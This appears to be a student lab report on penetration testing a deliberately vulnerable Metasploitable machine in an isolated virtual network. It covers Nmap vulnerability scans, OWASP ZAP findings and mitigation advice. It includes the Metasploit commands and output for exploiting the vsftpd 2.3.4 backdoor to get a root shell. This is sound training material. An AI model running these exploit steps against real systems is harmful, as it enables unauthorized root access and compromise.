



PRACTICAL REPORT : Vulnerability Exploitation Using Nmap, Metasploit, and OWASP ZAP

Aim / Objective

The aim of this practical is to identify, analyze, and exploit vulnerabilities present in a deliberately vulnerable system using penetration testing tools. The objective is to understand real-world attack techniques, assess their impact, and recommend suitable remediation measures.

Tools and Technologies Used

Tool	Purpose
Kali Linux	Attacking system
Metasploitable	Vulnerable target system
Nmap	Network and vulnerability scanning
Metasploit Framework	Exploitation and post-exploitation
OWASP ZAP	Web application security scanning
VirtualBox	Virtualization platform



Lab Environment

- **Attacker Machine:** Kali Linux
- **Target Machine:** Metasploitable
- **Target IP Address:** 192.168.56.102
- **Network Mode:** Host-Only Adapter
- **Architecture:** Virtualized environment

```
kali@kali: ~  
Session Actions Edit View Help  
[kali@kali]~  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:63:b0:05 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0  
        valid_lft 303sec preferred_lft 303sec  
    inet6 fe80::59bb:4ef3:ac7:8965/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:66:60:81 brd ff:ff:ff:ff:ff:ff  
    inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1  
        valid_lft 85802sec preferred_lft 85802sec  
    inet6 fd17:625c:f037:3:a342:14f9:64e6:c7b4/64 scope global dynamic noprefixroute  
        valid_lft 86244sec preferred_lft 14244sec  
    inet6 fe80::f894:cf72:2b6f:320c/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default  
    link/ether 02:42:9b:eb:52:d6 brd ff:ff:ff:ff:ff:ff  
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0  
        valid_lft forever preferred_lft forever  
5: br-ec3fd3c37b25: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group defa  
    ult  
    link/ether 02:42:91:7c:98:cd brd ff:ff:ff:ff:ff:ff  
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-ec3fd3c37b25  
        valid_lft forever preferred_lft forever  
[kali@kali]~  
$ nmap -sn 192.168.56.102/24  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-20 03:21 -0500  
Nmap scan report for 192.168.56.1  
Host is up (0.00033s latency).  
MAC Address: 0A:00:27:00:00:11 (Unknown)  
Nmap scan report for 192.168.56.100  
Host is up (0.00014s latency).  
MAC Address: 08:00:27:F7:8E:51 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.56.102  
Host is up (0.00033s latency).  
MAC Address: 08:00:27:70:40:78 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.56.101  
Host is up.  
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.90 seconds  
[kali@kali]~  
$
```



Methodology

The penetration testing process was carried out in a structured manner consisting of environment setup, reconnaissance, vulnerability identification, exploitation, post-exploitation, web application assessment, and reporting.

❖ Environment Setup and Target Identification

Initially, both the attacker and target virtual machines were configured in a controlled lab environment using VirtualBox. A Host-Only network adapter was selected to ensure isolation from external networks while allowing internal communication.

The target machine's IP address was identified and connectivity was verified to ensure a stable testing environment before proceeding with further assessments.

Problem Faced:

- Attacker machine could not communicate with the target system.

Cause:

- Network adapter mismatch between virtual machines.

Solution:

- Both machines were configured to use Host-Only Adapter mode, restoring connectivity.

❖ Network and Service Enumeration Using Nmap

Once connectivity was established, network scanning and service enumeration were performed using Nmap to identify open ports, running services, and known vulnerabilities.



Command Executed:

```
nmap -sV --script vuln 192.168.56.102
```

This scan performed:

- Detection of open TCP ports
- Service version identification
- Execution of vulnerability detection scripts

```
(kali@kali)~$ nmap -sV --script vuln 192.168.56.102
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-20 03:27 -0500
Nmap scan report for 192.168.56.102
Host is up (0.00035s latency).
Not shown: 277 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
|_ ftp-vsftpd-backdoor:
|_   VULNERABLE:
|_     vsftpd version 2.3.4 backdoor
|_     State: VULNERABLE (Exploitable)
|_     IDS: BID:48539 CVE:CVE-2011-2523
|_     vsftpd version 2.3.4 backdoor, this was reported on 2011-07-04.
|_     Disclosure date: 2011-07-04
|_     Exploit results:
|_       Shell commands: id
|_       Results: uid=0(root) gid=0(root)
|_     References:
|_       https://www.securityfocus.com/bid/48539
|_       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|_       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_
234_backdoor.rb
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
|_ smtp-vuln-cve2010-4344:
|_   The SMTP server is not Exim: NOT VULNERABLE
|_   sslv2-drown: ERROR: Script execution failed (use -d to debug)
|_   ssl-poodle:
|_     VULNERABLE:
|_     SSL POODLE Information Leak
|_     State: VULNERABLE
|_     IDS: BID:78574 CVE:CVE-2014-3566
|_     The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|_     products, uses nondeterministic CBC padding, which makes it easier
|_     for man-in-the-middle attackers to obtain cleartext data via a
|_     padding-oracle attack, aka the "POODLE" issue.
|_     Disclosure date: 2014-10-14
|_     Check results:
|_       TLS_RSA_WITH_AES_128_CBC_SHA
|_     References:
|_       https://www.imperialviolet.org/2014/10/14/poodle.html
|_       https://www.openssl.org/bodo/ssl-poodle.pdf
|_       https://www.securityfocus.com/bid/78574
|_       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|_   ssl-dh-paras:
|_     VULNERABLE:
|_     Anonymous Diffie-Hellman Key Exchange MITM Vulnerability
```

03:40:49

```
Slowloris DOS attack
State: LIKELY VULNERABLE
IDS: CVE:CVE-2007-6750
Slowloris tries to keep many connections to the target web server open and hold
them open as long as possible. It accomplishes this by opening connections to
the target web server and sending a partial request. By doing so, it starves
the http server's resources causing Denial Of Service.
Disclosure date: 2009-09-17
References:
http://hacker.org/slowloris/
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
http-enum:
/admin/: Possible admin folder
/admin/index.html: Possible admin folder
/admin/login.html: Possible admin folder
/admin/admin.html: Possible admin folder
/admin/account.html: Possible admin folder
/admin/admin_login.html: Possible admin folder
/admin/home.html: Possible admin folder
/admin/admin_login.html: Possible admin folder
/admin/controlpanel.html: Possible admin folder
/admin/cp.html: Possible admin folder
/admin/index.jsp: Possible admin folder
/admin/login.jsp: Possible admin folder
/admin/admin.jsp: Possible admin folder
/admin/home.jsp: Possible admin folder
/admin/controlpanel.jsp: Possible admin folder
/admin/admin_login.jsp: Possible admin folder
/admin/cp.jsp: Possible admin folder
/admin/account.jsp: Possible admin folder
/admin/admin_login.jsp: Possible admin folder
/admin/admin_login.jsp: Possible admin folder
/admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html: OpenCart/FCKeditor File
upload
/admin/includes/FCKeditor/editor/filemanager/upload/test.html: ASP Simple Blog / FCKeditor File
upload
/admin/javascript/upload.html: Lizard Cart/Remote File upload
/webdav/: Potentially interesting folder
MAC Address: 08:00:27:70:40:78 (Oracle VirtualBox virtual NIC)
Host script results:
|_ smb-vuln-registry-dos: ERROR: Script execution failed (use -d to debug)
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms10-061: false
Nmap done: 1 IP address (1 host up) scanned in 323.45 seconds
(kali@kali)~$
```



Findings:

Port	Service	Status
21	FTP (vsFTPd 2.3.4)	Open
22	SSH	Open
23	Telnet	Open
25	SMTP	Open
80	HTTP	Open
443	HTTPS	Open

Multiple vulnerabilities were detected, including outdated services, insecure protocols, and known exploits.

❖ Vulnerability Identification and Analysis

From the Nmap results, vulnerabilities were analyzed based on severity and exploitability. The most critical vulnerability identified was:



Vulnerability	CVE ID	Severity
vsFTPD 2.3.4 Backdoor	CVE-2011-2523	Critical

This vulnerability allows an attacker to gain unauthenticated root access due to a malicious backdoor embedded in the FTP service.

❖ Exploitation Using Metasploit

To exploit the identified vulnerability, the Metasploit Framework was used.

```
      =[ metasploit v6.4.112-dev ]
+ -- --=[ 2,607 exploits - 1,322 auxiliary - 1,719 payloads ]
+ -- --=[ 430 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > 
```

Steps Performed:

msfconsole

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOSTS 192.168.56.102

exploit



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):



| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                                                                                                            |
| CPORT   |                 | no       | The local client port                                                                                                                                                                               |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni                                                                               |
| RHOSTS  | 192.168.56.102  | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                                                                                                               |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.102:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:38679 -> 192.168.56.102:6200) at 2026-02-20 03:39:21 -0500

whoami
root
█
```

Result:

- Backdoor service spawned successfully
- Command shell session opened
- Root-level access obtained

**Problem Faced:**

- Exploit initially failed to execute.

Cause:

- Metasploit database was not initialized.

Solution:

msfdb init

After initialization, exploitation succeeded.

❖ Post-Exploitation

After successful exploitation, post-exploitation steps were carried out to verify privileges and assess system compromise.

- Root access was confirmed using system commands.
- Critical system directories were accessible.
- Full system control was achieved.

This demonstrates the severe impact of outdated and vulnerable services.



❖ Web Application Vulnerability Assessment Using OWASP ZAP

A web application security assessment was conducted using OWASP ZAP on the HTTP service running on the target system.

```
(kali㉿kali)-[~]
$ zaproxy
Command 'zaproxy' not found, but can be installed with:
sudo apt install zaproxy
Do you want to install it? (N/y)y
sudo apt install zaproxy
[sudo] password for kali:
The following packages were automatically installed and are no longer required:
  curlftpfs          libmjpegutils-2.1-0t64  libsnmp40t64        python3-aiomcache
  libaudio2          libmpeg2encpp-2.1-0t64  libsphinxbase3t64   python3-fs
  libavfilter10      libmpx2-2.1-0t64        libswscale8         python3-wapiti-arsenic
  libavformat61      libmupdf25.1           libvdpau-va-gl1     python3-yaswfp
  libconfig-inifiles-perl libpocketsphinx3       mesa-vdpau-drivers  ruby-unf-ext
  libfuse2t64        libpostproc58          pocketsphinx-en-us  vdpau-driver-all
  libgav1-1          librubberband2         python3-aiocache
Use 'sudo apt autoremove' to remove them.

Installing:
  zaproxy

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 28
  Download size: 222 MB
  Space needed: 280 MB / 46.6 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 zaproxy all 2.17.0-0kali1 [222 MB]
Fetched 222 MB in 52s (4,303 kB/s)
Selecting previously unselected package zaproxy.
(Reading database... 479459 files and directories currently installed.)
Preparing to unpack ../zaproxy_2.17.0-0kali1_all.deb...
Unpacking zaproxy (2.17.0-0kali1)...
Setting up zaproxy (2.17.0-0kali1)...
Processing triggers for kali-menu (2026.1.3)...
Scanning processes ...
Scanning linux images ...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.


No VM guests are running outdated hypervisor (qemu) binaries on this host.

(kali㉿kali)-[~]
$
```



Scan Type:

- Passive Scan
- Active Scan



Vulnerabilities Identified:

Risk Level	Vulnerability
High	Cross-Site Scripting (XSS)



Medium	Missing Security Headers
Medium	Directory Listing Enabled
Low	Cookies without HttpOnly Flag

Problem Faced:

- Initial scan returned no vulnerabilities.

Cause:

- Incorrect target URL configuration.

Solution:

- Corrected the target URL and enabled active scanning.

❖ Impact Analysis

Successful exploitation resulted in:

- Complete system compromise
- Unauthorized root access



- Potential data theft and manipulation
- Service disruption (DoS)
- Web application exploitation

❖ Vulnerability Summary Table

Vulnerability	CVE ID	CVSS Score	Description
vsFTPD Backdoor	CVE-2011-2523	10.0	Unauthenticated root access
SSL POODLE	CVE-2014-3566	7.5	SSL information disclosure
Slowloris DoS	CVE-2007-6750	7.8	Denial of Service
XSS	N/A	6.1	Client-side script execution



Mitigation and Recommendations

1. Update and patch all outdated services
2. Disable insecure protocols such as FTP and Telnet
3. Use secure alternatives like SFTP and SSH
4. Apply firewall rules and IDS/IPS
5. Enforce strong authentication mechanisms
6. Regular vulnerability scanning and penetration testing
7. Implement secure HTTP headers

Conclusion

This practical successfully demonstrated how insecure and outdated system configurations can lead to full system compromise. The exploitation of the vsFTPD 2.3.4 backdoor resulted in root-level access, highlighting the importance of regular patching, service hardening, and proactive security monitoring. The exercise reinforced real-world penetration testing methodologies and defensive best practices.

Result

The vulnerable system was successfully scanned, exploited, and analyzed, and appropriate remediation measures were recommended.